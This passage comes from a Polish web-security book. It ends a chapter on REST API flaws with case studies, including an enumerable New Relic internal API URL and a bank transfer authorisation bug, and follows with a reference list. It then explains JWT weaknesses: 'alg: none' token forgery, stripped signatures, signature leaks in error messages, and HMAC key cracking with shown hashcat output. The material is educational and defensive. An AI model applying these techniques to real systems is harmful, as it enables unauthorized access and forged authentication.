GET	/admin/users/count				Returns count
POST	/admin/users/login				Login with admin user

Rysunek 13. Fragment dokumentacji do API


Dalej okazało się, że widać tu również inne metody niż te używane w aplikacji mobilnej. Część z nich nie miała zaimplementowanej autoryzacji – posiadając dowolne konto w aplikacji, można było np. wylistować e-maile/loginy użytkowników. To z kolei umożliwiło próbę przełamania techniką *brute-force* hasła dostępowego jednego z administratorów. Próba okazała się skuteczna.

## Kradzież środków z jednego z największych banków w Indiach

Ta dość zaskakująca podatność<sup>50</sup> istniała w API mobilnym i w trakcie realizacji przelewu można było wpisać: kwotę, konto docelowe, **dowolne konto źródłowe w banku**. Cała operacja mogła być autoryzowana kodem SMS atakującego. Jak widać, występujący tutaj problem związany był nie tyle z uwierzytelnieniem (trzeba było jednak posiadać konto w banku i przypisany stosowny numer GSM), ile z autoryzacją.

## Dostęp do wewnętrznego API

Czasem istotne informacje o API można znaleźć w tak „nudnym” miejscu jak źródła HTML czy JavaScript<sup>51</sup>:



Rysunek 14. „Ukryty” zasób w pliku JavaScript

W kolejnym kroku można było odwołać się do poniższego URL-a:

```
https://alerts.newrelic.com/internal_api/1/accounts/{ACCOUNT_NUMBER}/incidents
```

W ten sposób uzyskano garść poufnych informacji dotyczących danego konta. Istotny tu jest również fakt, że numery kont (zmienna {ACCOUNT\_NUMBER}) po prostu **zwiększały się o jeden**, co ułatwiło praktyczne wykorzystanie podatności.

Podatność występowała tylko w pierwszej wersji API, co też jest pewną wskazówką dla chcących chronić swoje systemy (być może równolegle używam kilku wersji API, a tylko ta starsza – zapewne już nie rozwijana – jest podatna?).

## **PODSUMOWANIE**

---

Wiele problemów dotyczących bezpieczeństwa API REST ma podobny charakter jak w przypadku aplikacji (problemy z uwierzytelnieniem czy autoryzacją, rozmaite podatności klasy *Injection*, błędy bezpieczeństwa frameworków czy konfiguracja API w trybie debug – można wymieniać długo), część z kolei jest specyficzna (np. kwestie nadpisywania metod HTTP). Jeśli dodamy do tego częsty brak bezpośredniego eksponowania API do użytkownika oraz niski poziom uporządkowania/formalizacji całego mechanizmu, w efekcie otrzymujemy miejsce, w którym nasz system będzie mógł zostać dość łatwo zaatakowany.



ksiazka.sekurak.pl/r21

- 1 2.2.5.8 X-HTTP-Method, <https://msdn.microsoft.com/en-us/library/dd541471.aspx>
- 2 Hanselman S., *HTTP PUT or DELETE not allowed? Use X-HTTP-Method-Override for your REST Service with ASP.NET Web API*, <https://www.hanselman.com/blog/http-put-or-delete-not-allowed-use-xhttpmethodoverride-for-your-rest-service-with-aspnet-web-api>
- 3 IBM Knowledge Center, *HTTP methods*, [https://www.ibm.com/support/knowledgecenter/it/SSQP76\\_8.9.1/com.ibm.odm.dserver.rules.res.managing/topics/con\\_res\\_restapi\\_rsrcmng\\_methods.html](https://www.ibm.com/support/knowledgecenter/it/SSQP76_8.9.1/com.ibm.odm.dserver.rules.res.managing/topics/con_res_restapi_rsrcmng_methods.html)
- 4 Security-Assessment.com, *Vulnerability Advisory*, <http://web.archive.org/web/20170415081243/http://www.security-assessment.com/files/documents/advisory/Cisco-Prime-Infrastructure-Release.pdf> (CVE-2016-1289 / CVE-2016-1408)
- 5 Ghori A.H. (lovepakistan), *User Information Disclosure via the REST API – /?\_method=GET*, <https://hackerone.com/reports/384782>
- 6 httpsonly, *0day writeup: XXE in uber.com*, <https://httpsonly.blogspot.com/2017/01/0day-writeup-xxe-in-ubercom.html>
- 7 Por. np. Miessler D., *SecLists*, <https://github.com/danielmiessler/SecLists>
- 8 W3C, *Web Services Description Language (WSDL) Version 2.0 Part 1: Core Language*, <https://www.w3.org/TR/wsdl20/>
- 9 Niektórzy próbują do opisu API REST-owych korzystać z WADL (*Web Application Description Language*: W3C, *Web Application Description Language*, <https://www.w3.org/Submission/wadl/>)
- 10 Montpas W.-A., *Content Injection Vulnerability in WordPress*, <https://blog.sucuri.net/2017/02/content-injection-vulnerability-wordpress-rest-api.html>
- 11 Kovacs E., *Apache Struts Flaw Reportedly Exploited in Equifax Hack*, <https://www.securityweek.com/apache-struts-flaw-reportedly-exploited-equifax-hack>
- 12 Schaik B. van, *Apache Struts Vulnerability (CVE-2017-9805) Found Using LGTM.com*, [https://lgtm.com/blog/apache\\_struts\\_CVE-2017-9805\\_announcement](https://lgtm.com/blog/apache_struts_CVE-2017-9805_announcement)
- 13 Schaik B. van, *CVE-2017-8046 exploit: Remote code execution affecting Pivotal Spring projects*, [https://lgtm.com/blog/spring\\_data\\_rest\\_CVE-2017-8046](https://lgtm.com/blog/spring_data_rest_CVE-2017-8046)
- 14 Core Technologies, rozdz. 4: *Spring Expression Language (SpEL)*, <https://docs.spring.io/spring/docs/5.1.x/spring-framework-reference/core.html#expressions>
- 15 adeline, *Analysis and Solution of Spring Data REST Server PATCH Request RCE Vulnerability*, <http://blog.nsfocusglobal.com/categories/analysis-and-solution-of-spring-data-rest-server-patch-request-rce-vulnerability/>
- 16 CVE-2016-4977: *Remote Code Execution (RCE) in Spring Security OAuth*, <https://tanzu.vmware.com/security/cve-2016-4977>
- 17 CVE-2018-1260: *Remote Code Execution with spring-security-oauth2*, <https://tanzu.vmware.com/security/cve-2018-1260>
- 18 CVE-2018-1258: *Unauthorized Access with Spring Security Method Security*, <https://tanzu.vmware.com/security/cve-2018-1258>
- 19 0ang3el, *Note about security of REStEasy services*, <https://0ang3el.blogspot.com/2016/06/note-about-security-of-resteasy-services.html>
- 20 CVE Details, *Vulnerability Details: CVE-2018-1051*, <https://www.cvedetails.com/cve/CVE-2018-1051/>
- 21 Caudill A., *Exploiting the Jackson RCE: CVE-2017-7525*, <https://adamcaudill.com/2017/10/04/exploiting-jackson-rce-cve-2017-7525/>; ayound, *Jackson Deserializer security vulnerability via default typing (CVE-2017-7525)*, <https://github.com/FasterXML/jackson-databind/issues/1599>; cowntowncoder, *On Jackson CVEs: Don't Panic – Here is what you need to know*, <https://medium.com/@cowntowncoder/on-jackson-cves-dont-panic-here-is-what-you-need-to-know-54cd0d6e8062>
- 22 Caudill A., *Exploiting the Jackson RCE: CVE-2017-7525*, <https://adamcaudill.com/2017/10/04/exploiting-jackson-rce-cve-2017-7525/>
- 23 CVE Details, *Vulnerability Details: CVE-2018-7489*, <https://www.cvedetails.com/cve/CVE-2018-7489/>
- 24 CVE Details, *Current CVSS Score Distribution For All Vulnerabilities*, <https://www.cvedetails.com/>
- 25 Muñoz A., Mirosh O., *Friday the 13<sup>th</sup>: JSON Attacks*, <https://www.blackhat.com/docs/us-17/thursday/us-17-Munoz-Friday-The-13th-Json-Attacks.pdf>
- 26 Buerhaus B., *Airbnb – Ruby on Rails String Interpolation led to Remote Code Execution*, <https://buerhaus.com/2017/03/13/airbnb-ruby-on-rails-string-interpolation-led-to-remote-code-execution/>

- 
- 27 *Ruby For Beginners*, rozdz. *String interpolation*, [http://ruby-for-beginners.rubymonstas.org/bonus/string\\_interpolation.html](http://ruby-for-beginners.rubymonstas.org/bonus/string_interpolation.html)
  - 28 Przykład konwertera zob.: *JSON to YAML*, <https://www.json2yaml.com/>
  - 29 Cruz D., *XStream „Remote Code Execution” exploit on code from „Standard way to serialize and deserialize Objects with XStream” article*, <https://web.archive.org/web/20180310170527/http://blog.diniscruz.com/2013/12/xstream-remote-code-execution-exploit.html>
  - 30 Brodie J. (joshbrodienz), *XXE on sms-be-vip.twitter.com in SXMP Processor*, <https://hackerone.com/reports/248668>
  - 31 YAML, <http://www.yaml.org/start.html>
  - 32 Talos, *Talos Vulnerability Report*, <https://www.talosintelligence.com/reports/TALOS-2017-0307>
  - 33 Puppet, *CVE-2017-2295 – Puppet Server Remote Code Execution Via YAML Deserialization*, <https://puppet.com/security/cve/cve-2017-2295>
  - 34 Red Hat, *CVE-2016-9606*, <https://access.redhat.com/security/cve/cve-2016-9606>; Red Hat Bugzilla, *Bug 1400644 (CVE-2016-9606) – CVE-2016-9606 Resteasy: Yaml unmarshalling vulnerable to RCE*, [https://bugzilla.redhat.com/show\\_bug.cgi?id=1400644](https://bugzilla.redhat.com/show_bug.cgi?id=1400644); CVE Details, *Vulnerability Details: CVE-2018-1051*, <https://www.cvedetails.com/cve/CVE-2018-1051/>
  - 35 Sajdak M., *Anonimowo można było namierzać lokalizację niemal wszystkich telefonów komórkowych w USA*, <https://sekurak.pl/anonimowo-mozna-bylo-namierzac-lokalizacje-niemal-wszystkich-telefonow-komorkowych-w-usa/>
  - 36 Sandoval K., *API Keys ≠ Security: Why API Keys Are Not Enough*, <https://nordicapis.com/why-api-keys-are-not-enough/>
  - 37 Salinas Gancedo M.A. (masalinas), *Stolen Bitcoins using API Key*, <https://github.com/n0mad01/node.bittrex.api/issues/57>
  - 38 *Removing sensitive data from a repository*, <https://help.github.com/articles/removing-sensitive-data-from-a-repository/>
  - 39 *Secrets leak in Android apps*, <https://web.archive.org/web/20190721080806/https://android.fallible.co/>
  - 40 Toshin S. (bagipro), *Disclosure of all uploads to Cloudinary via hardcoded api secret in Android app*, <https://hackerone.com/reports/351555>
  - 41 Paste Site Search, <https://netbootcamp.org/pastesearch.html>
  - 42 *Best Practices for Managing AWS Access Keys*, <https://docs.aws.amazon.com/general/latest/gr/aws-access-keys-best-practices.html>; <https://support.google.com/cloud/answer/6310037?hl=en>
  - 43 KeyserSosa, *We had a security incident. Here's what you need to know*, [https://www.reddit.com/r/announcements/comments/93qnm5/we\\_had\\_a\\_security\\_incident\\_heres\\_what\\_you\\_need\\_to/](https://www.reddit.com/r/announcements/comments/93qnm5/we_had_a_security_incident_heres_what_you_need_to/)
  - 44 *Using API Keys*, <https://support.google.com/cloud/answer/6310037?hl=en>
  - 45 *CVE-2017-7991-SQL Injection-Exponent CMS*, <http://seclists.org/fulldisclosure/2017/Apr/78>
  - 46 Schenkelman D., *Using JSON Web Tokens as API Keys*, <https://auth0.com/blog/using-json-web-tokens-as-api-keys/>
  - 47 *Webhooks*, <https://docs.github.com/en/free-pro-team@latest/rest/reference/repos#webhooks>
  - 48 Muthiyah L., *How I Could Have Hacked Any Instagram Account*, <https://thezerohack.com/hack-any-instagram>
  - 49 Cruz D., *Resting on your laurels will get you powned*, <https://www.slideshare.net/DinisCruz/res-ting-on-your-laurels-will-get-you-powned4-3>
  - 50 Khandelwal S., *Hacker finds flaws that could let anyone steal \$25 Billion from a Bank*, <https://thehackernews.com/2016/05/indian-bank-hacking.html>
  - 51 Bottarini J., *Abusing internal API to achieve IDOR in New Relic*, <https://www.jonbottarini.com/2018/01/02/abusing-internal-api-to-achieve-idor-in-new-relic/>



Michał Sajdak

# Niebezpieczeństwa JSON Web Token (JWT)



## WSTĘP

JWT (*JSON Web Token*) to mechanizm wykorzystywany w kontekście API webowych, ale również szerzej – z powodzeniem używany jest w aplikacjach WWW czy mobilnych. JWT możemy znaleźć w popularnych standardach, jak np. OpenID Connect, spotkamy go też czasem, korzystając z OAuth2.0. Znajduje zastosowanie zarówno w dużych firmach, jak i mniejszych organizacjach. Dostępnych jest wiele bibliotek obsługujących JWT, a sam standard posiada „bogate wsparcie dla mechanizmów kryptograficznych”. Czy to wszystko oznacza, że JWT jest mechanizmem z natury bezpiecznym? Na to pytanie postaram się odpowiedzieć w dalszej części rozdziału.

## DEFINICJA


*JSON Web Token* to, w największym skrócie, metoda zapisu tzw. deklaracji (ang. *claims*) z wykorzystaniem notacji JSON. Jeśli chodzi o formalną definicję – warto zapoznać się ze stosownym dokumentem RFC. Czytamy tutaj:

“ *JSON Web Token (JWT) to prosta, bezpieczna dla URL-a metoda reprezentowania deklaracji, które są przesyłane pomiędzy dwoma stronami. Deklaracje są zakodowane w postaci obiektu JSON, który jest używany jako zawartość (payload) struktury JSON Web Signature (JWS) lub jako fragment struktury JSON Web Encryption (JWE)\*.*

Parafrazując – JWT to pewne dane zapisane w formacie JSON<sup>1</sup> i zakodowane w strukturę JWS (*JSON Web Signature*) lub JWE (*JSON Web Encryption*). Dodatkowo każdy z nich musi być zserializowany w sposób kompaktowy (ang. *compact serialization* – to jedna z dwóch serializacji wyliczanych w JWS i JWE). Najczęściej w praktyce mamy do czynienia właśnie z **JWS i to ta struktura nazywana jest popularnie JWT**. Z kolei „deklaracja” to najczęściej prosta para typu klucz–wartość<sup>2</sup>. Przykład konkretnego JWT zaprezentowano na rysunku 1.

---

\* „JSON Web Token (JWT) is a compact, URL-safe means of representing claims to be transferred between two parties. The claims in a JWT are encoded as a JSON object that is used as the payload of a JSON Web Signature (JWS) structure or as the plaintext of a JSON Web Encryption (JWE) structure (...); *JSON Web Token (JWT)*, <https://tools.ietf.org/html/rfc7519>. [W całym rozdziale przykład własny Autora – przyp. red.]



Rysunek 1. Przykład podstawowego JWT

Widać tutaj trzy długie ciągi znaków rozdzielone kropką. Struktura całości wygląda w następujący sposób:

nagłówek. payload. podpis

Powyższe trzy elementy są zakodowane algorytmem Base64URL, który wygląda bardzo podobnie jak Base64, przy czym znak plus (+) w wynikowym ciągu zamieniany jest na minus (-), z kolei ukośnik (/) zastępowany jest podkreśleniem (\_), nie ma tutaj również standardowego paddingu Base64, złożonego normalnie ze znaków równości (=). Po rozkodowaniu powyższego ciągu (które można wykonać np. za pomocą serwisu <https://jwt.io/>) widzimy w pełni czytelny dla nas nagłówek i payload.

Celem tego rozdziału nie jest całościowe wprowadzenie w świat JWT, jednak Czytelnikom, którzy chcą bardziej kompleksowo zapoznać się z tematyką, polecam następujące zasoby:

- ▶ wprowadzenie: *Introduction to JSON Web Tokens*<sup>3</sup>,
- ▶ więcej technicznych szczegółów: *JWT, JWS and JWE for Not So Dummies*<sup>4</sup>,
- ▶ najwięcej detali znajdziemy w dokumentach publikowanych przez projekt JOSE<sup>5</sup>. Poza JWT czy JWS mamy tu dodatkowo opis JWK (*JSON Web Key*), JWA (*JSON Web Algorithms*), wskazanie różnych zastosowań opisanych mechanizmów (w OAuth czy OpenID Connect); okazuje się, że JWS może mieć więcej niż jeden podpis, JWT mogą być zagnieżdżone w sobie... A to tylko parę przykładów dalszych komplikacji. Warto zapoznać się z kompleksowym podsumowaniem tematu pt. *JSON Object Signing and Encryption (JOSE)*<sup>6</sup>.

## Kolejny przykład JWT i pierwsze problemy bezpieczeństwa

Przejdźmy do sedna tego rozdziału, czyli tematyki bezpieczeństwa JWT. W tym celu przywołam tekst rozważający zalety JSON Web Tokenów jako elementu zastępującego klucz API<sup>7</sup>. Na marginesie warto zaznaczyć, że JWT nie zawsze musi występować w połączeniu z API, jednak w praktyce to właśnie tam można go często znaleźć. Wracając do przykładu, tego typu JWT może wyglądać tak:

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOiIxNDEyOTI1MDYxIiwianRpIjoiaDAyMDUzZmY5YjVlbnVlcnZiYjg4NTZlbnMvMmNjNWlIcCJzY29wZXMiOnsidXNlcnMiOnsiYWw0aW9ucyI6WyJyZWZkIiwiaWY3JlYXRlI119LCJ1c2Vyc19hcnBfbW9YWRhdGEiOnsiYWw0aW9ucyI6WyJyZWZkIiwiaWY3JlYXRlI119fX0.g1l8YBKPlQ6ZLkCPLoghaBZG\_ojFLREyLQYx0l2BG3E

Po rozkodowaniu funkcją `BASE64URL-decode` otrzymujemy:

### Listing 1. Przykład JWT

nagłówek:

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

payload:

```
{
  "iat": "1416929061",
  "jti": "802057ff9b5b4eb7fbb8856b6eb2cc5b",
  "scopes": {
    "users": {
      "actions": [
        "read",
        "create"
      ]
    },
    "users_app_metadata": {
      "actions": [
        "read",
        "create"
      ]
    }
  }
}
```

podpis:

(binarna zawartość)

Dzięki takiemu „kluczowi API” (jego główna zawartość znajduje się w payloadzie) możemy zrealizować uwierzytelnienie (mam prawo do komunikowania się z API) oraz autoryzację (widać tutaj np. akcje możliwe do wykonania przez właściciela klucza). W kwestii bezpieczeństwa, na początek, widać co najmniej dwa potencjalne problemy.

Pierwszy z nich to **brak poufności** – byliśmy w stanie łatwo rozkodować payload (i nagłówek). Czasem nie jest to problem (a wręcz zaleta), jednak kiedy wymagamy poufności samych danych przesyłanych w tokenie – jest na to sposób: szyfrowanie tokena (JWE – *JSON Web Encryption*).


Druga kwestia to potencjalna **możliwość nieautoryzowanego dodania** kolejnej akcji przez użytkownika – np. delete – czyli ominięcie autoryzacji. W tym przypadku

rozwiązaniem jest standardowa możliwość podpisywania tokenów – we wcześniejszym przykładzie widzieliśmy przecież „podpis”.

Wskazany w nagłówku algorytm HS256 to standardowy HMAC-SHA256 – mechanizm zapewniający integralność całej wiadomości (dzięki niemu użytkownik nie może zmienić payloadu; albo inaczej – może, jednak akceptujący token – API – wykryje to na poziomie weryfikacji podpisu). Aby skonfigurować HS256, potrzebne jest wygenerowanie klucza (ciągu znaków) i umieszczenie go w konfiguracji naszego API. Dla jasności przekazu można w **dużym uproszczeniu** wyobrazić sobie podpis jako: SHA-256(nagłówek || payload || klucz) – gdzie || oznacza konkatencję.

Formalnie rzecz ujmując, jest to nieco bardziej skomplikowane: używamy algorytmu HMAC-SHA256, do którego przekazujemy klucz i wiadomość równą wynikowi:

```
BASE64URL(UTF8(JWS Protected Header)) || '.' || BASE64URL(JWS Payload)
```



Rysunek 2. Tworzenie podpisu tokenu – algorytm HS256

Wracając do uproszczonej definicji – jeśli ktoś podmieni payload, nie jest w stanie wygenerować nowego podpisu (ponieważ jest do niego potrzebny klucz, który znajduje się tylko w konfiguracji API).

Podsumowując: JWT wygląda na element zdecydowanie bardziej elastyczny niż klucze API – można łatwo przekazywać dowolne dane, można zapewnić ich integralność, a także, w razie potrzeby, poufność. Dodatkowo wszystkie informacje (poza kluczem), które służą do weryfikacji kogoś, kto przedstawia dany token, mogą być w samym tokenie (otrzymujemy bezstanowość i znaczną redukcję obciążenia bazy danych). Jednak nie ma róży bez kolców.

### Kolec pierwszy: nadmierna komplikacja

Jednym z zasadniczych problemów jest fakt, że JWT – biorąc pod uwagę powiązane specyfikacje – jest mechanizmem bardzo skomplikowanym. JWT/JWS/JWE/JWK, mnogość algorytmów kryptograficznych, dwa różne sposoby kodowania (ang. *serialization*), możliwość kompresji, możliwość więcej niż jednego podpisu, szyfrowanie do wielu odbiorców – to tylko kilka przykładów. Komplikacja na pewno nie jest przyjacielem bezpieczeństwa i stwarza przestrzeń dla wielu pomyłek w trakcie implementacji. Widać to choćby w kolejnym problemie.

## Kolec drugi: none

Jak już wspomniałem, często przyjmuje się, że „właściwy” JWT to właśnie JWT z podpisem (JWS), choć zgodnie z formalną specyfikacją JWT ten ostatni nie musi być obecny. Stosowny dokument RFC wskazuje tzw. *unsecured JWT* – czyli JWT bez podpisu. Jak taki niepodpisany token wygląda?


Listing 2. Niepodpisany token JWT: nagłówek

```
{
  "alg": "none",
  "typ": "JWT"
}
```

W payloadzie znajdzie się to, co zazwyczaj. Sekcja podpisu jest pusta (a przynajmniej ignorowana przez przetwarzającego taki token). Co ciekawe, powyższy algorytm *none* to jeden z dwóch, które według stosownego RFC muszą być zaimplementowane:

” Spośród algorytmów wyspecyfikowanych w dokumencie *JSON Web Algorithms [JWA]* tylko *HMAC SHA-256* („*HS256*”) oraz „*none*” MUSI być zaimplementowany przez zgodne implementacje JWT\*.

Co to daje atakującemu? Otóż dostajemy JWT (z podpisem), chcemy go zmienić (np. dodać sobie nowe uprawnienie) – ustawiamy więc w nagłówku `{ "alg": "none" }` i dowolnie zmieniamy payload. Wysyłamy całość do API z podpisem lub bez. Czy serwer powinien przyjąć taki token? Teoretycznie tak, ale byłoby to przecież zaprzeczenie całej idei podpisów. Takie sytuacje rzeczywiście jednak miały (nadal mają?) miejsce w wielu bibliotekach obsługujących JWT<sup>8</sup>. Obrazowo taki atak przedstawiono na rysunku 3:



Rysunek 3. Algorytm *none*

Przy okazji warto wspomnieć o innym problemie: co się stanie, jeśli w nagłówku będziemy mieli dowolny algorytm podpisu (np. *HS256* czy *HS512*), ale z tokena usunie-

\* „Of the signature and MAC algorithms specified in JSON Web Algorithms [JWA], only HMAC SHA-256 («*HS256*») and «*none*» MUST be implemented by conforming JWT implementations”; *JSON Web Token (JWT): 8. Implementation Requirements*, <https://tools.ietf.org/html/rfc7519#section-8>.

my cały podpis? Czasem<sup>9</sup> taki token będzie zweryfikowany poprawnie! Można powiedzieć nieco z przekąsem – to nowoczesna odmiana problemu „none” (zob. rysunek 4):



Rysunek 4. Brak sekcji podpisu mimo wskazania algorytmu w nagłówku

Możemy jeszcze zetknąć się z innym problemem – jeśli atakujący nie potrafi wytworzyć prawidłowego podpisu, to może... będzie on umieszczony w komunikacie błędu, zwracanym do napastnika? Nieprawdopodobne? Spójrzmy więc na poniższą podatność:

☞ *Potrzebna łąta na krytyczną podatność. Zdradzacie poprawny podpis w komunikatach błędów\*.*

Czyli jeśli ktoś zmienił payload i wysłał taki token do serwera, serwer go o tym grzecznie informował, podając poprawny token, który pasuje do payloadu:

Listing 3. Ujawnienie podpisu tokena przez serwer w wyniku wysłania zapytania z nieprawidłowym podpisem

```
Invalid signature. Expected S2LYD0A20rNSqpJDWiJqFxmEUwArW8iE9HQRt5KJM= got
6A7DHMy6EV7eensz4xyVq+i0QJmn7DgMqM406XGI7Tk=
```

Aby całość zadziałała, serwer musiał być skonfigurowany w trybie wyświetlania wyjątków do użytkownika, ale wcale nie jest to taka rzadka (choć niepoprawna) sytuacja.

### Kolec trzeci: łamanie hasła do HMAC

Wróćmy do podpisu, a dokładniej algorytmu HS256 (HMAC-SHA256). W jaki sposób następuje podpis? W pewnym uproszczeniu: każde miejsce, na którym działa API (np. osobne serwery), a które chce mieć możliwość podpisu/weryfikacji podpisu, musi mieć ustawiony klucz\*\* – np. sekret123. Cały podpis to HMAC-SHA256 – który, nieco **upraszczając**, sprowadza się do podwójnego wykonania SHA256 na nagłówku sklejonym z payloadem i wyżej wspomnianym kluczem<sup>10</sup>.

Aby wytworzyć podpis dla zmienionego payloadu, należałoby znać klucz (ale jest on dostępny tylko w konfiguracji API). A może istnieje możliwość jego odzy-

\* Steiger S. (ststeiger), *Critical Security Fix Required: You disclose the correct signature with each SignatureVerificationException...#61*, <https://github.com/jwt-dotnet/jwt/issues/61>.

\*\* Terminy „klucz” i „hasło” będą w kontekście HMAC używane zamiennie – choć w ogóle (np. w algorytmie AES) nie muszą być tożsame.

skania? Standardowym atakiem jest tu użycie dowolnego tokena wygenerowanego przez API i próba jego **łamania** – czyli klasyczny atak typu *brute-force*/słownikowy/mieszany itp.

Jedna iteracja **łamania** wymaga wyliczenia dwóch hashy SHA256 (tak działa HMAC), a istnieją również gotowe narzędzia automatyzujące całą operację – jak choćby hashcat implementujący łamanie klucza do JWT na kartach graficznych. Posiadając kilka bardzo mocnych kart graficznych, można uzyskać prędkość powyżej miliarda sprawdzeń na sekundę. Co więcej – całą operację można wykonywać zupełnie bez interakcji z API (wystarczy uzyskać jeden dowolny token z podpisem).

#### Listing 4. Przykładowa sesja łamania JWT

```
Session.....: hashcat
Status.....: Running
Hash.Type.....: JWT (JSON Web Token)
Hash.Target.....: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM...
Guess.Mask.....: ?1?2?2?2?2?2 [7]
Guess.Charset....: -1 ?1?d?u, -2 ?1?d, -3 ?1?d*!$_@_, -4 Undefined
Guess.Queue.....: 7/15 (46.67%)
Speed.Dev.#1.....: 198.0 MH/s (9.68ms) @ Accel:32 Loops:8 Thr:512 Vec:1
Recovered.....: 0/1 (0.00%) Digests, 0/1 (0.00%) Salts
Progress.....: 17964072960/134960504832 (13.31%)
Rejected.....: 0/17964072960 (0.00%)
Restore.Point....: 0/1679616 (0.00%)
Candidates.#1....: U7veran -> a2vbj14
```

Na jednej karcie Nvidia GTX 1070 uzyskujemy prędkość łamania ok. 200 milionów hashy na sekundę. Jeśli hashcatowi uda się złamać klucz, otrzymamy wynik, gdzie *secrety* to właśnie poszukiwany klucz:

#### Listing 5. Klucz złamany hashcatem

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.W7TG0x5Ed1GLN6eOPhTNHfL8TfwBFRSqnq1eolhXG0:secrety
```

**Jak widać, zbyt słabe hasło ustawione w konfiguracji może prowadzić do jego odzyskania** i w konsekwencji możliwości generowania przez atakującego dowolnych (przechodzących poprawnie weryfikację podpisu) tokenów (odzyskany klucz może służyć do podpisu). Jak bardzo złożonego klucza mamy więc użyć? Odpowiedź jest zakopana w stosownym RFC (*JSON Web Algorithms*):

“Klucz musi mieć długość minimum taką jak długość wyniku zastosowanego wariantu algorytmu HMAC (np. 256 bitów dla algorytmu HS256)\*.

\* „A key of the same size as the hash output (for instance, 256 bits for »HS256«) or larger MUST be used with this algorithm. (This requirement is based on Section 5.3.4 <Security Effect of the HMAC Key> of NIST SP 800-117 [NIST.800-107], which states that the effective security strength is the minimum of the security strength of the key and two times the size of the internal hash value)”; *JSON Web Algorithms* (JWA), <https://tools.ietf.org/html/rfc7518>.

Przy okazji warto jeszcze raz podkreślić, że łamanie hasła do JWT w ten sposób jest zupełnie niezauważalne dla części serwerowej (weryfikującej podpis) – wykrycie tego faktu może więc być bardzo trudne (token „prawdziwy” od tokena „sfalszowanego” nie będzie się różnił – podpisy są poprawne na obu!).

### Kolec czwarty: gdzie algorytmów sześć, tam nie ma bezpieczeństwa

Większość problemów bezpieczeństwa z JWT to problemy implementacji (skomplikowanego) standardu. Zobaczmy przykład. Jaki algorytm podpisu możemy wybrać w JWS? Do tej pory wspominałem o HMAC (i to tylko z funkcją SHA256), ale nie jest to jedyna możliwość. Przegląd różnych wariantów podpisu<sup>11</sup> pokazuje, że częstą opcją jest użycie algorytmu asymetrycznego – RSA. W tym przypadku zobaczymy w nagłówku `"alg": "RS512"` lub `"alg": "RS256"`.

Przypomnijmy – do podpisu w RSA służy klucz prywatny, a skojarzony z nim klucz publiczny może weryfikować podpis. Zamiast więc symetrycznego klucza np. z algorytmu HS256 generujemy parę kluczy RSA. Swoją drogą, niektórym podejrzanemu może się wydać oznaczenie RS512 czy RS256 – czy mamy tutaj wymóg stosowania 512- albo 256-bitowych kluczy RSA? Przecież tego typu klucze są obecnie łamalne minimalnym kosztem i w krótkim czasie<sup>12</sup>. Dziś nawet klucz 1024-bitowy RSA nie jest uznawany za bezpieczny. Na szczęście w powyższym oznaczeniu chodzi o funkcję SHA wykorzystywaną w kooperacji z RSA w celu realizacji podpisu. RS512 oznacza więc RSA plus funkcja SHA512. Ale co z kluczem RSA? Tutaj o jego długości decyduje osoba go generująca, co stanowi kolejny potencjalny problem (co więcej, na różnych forach można znaleźć konkretne polecenia wykorzystujące openssl i generujące klucze 1024-bitowe). Na marginesie, warto pamiętać, że wykorzystanie RSA będzie miało wpływ na wydajność całego systemu (weryfikacja podpisu), czyli w tym przypadku wybieramy wariant wolniejszy niż HS256.

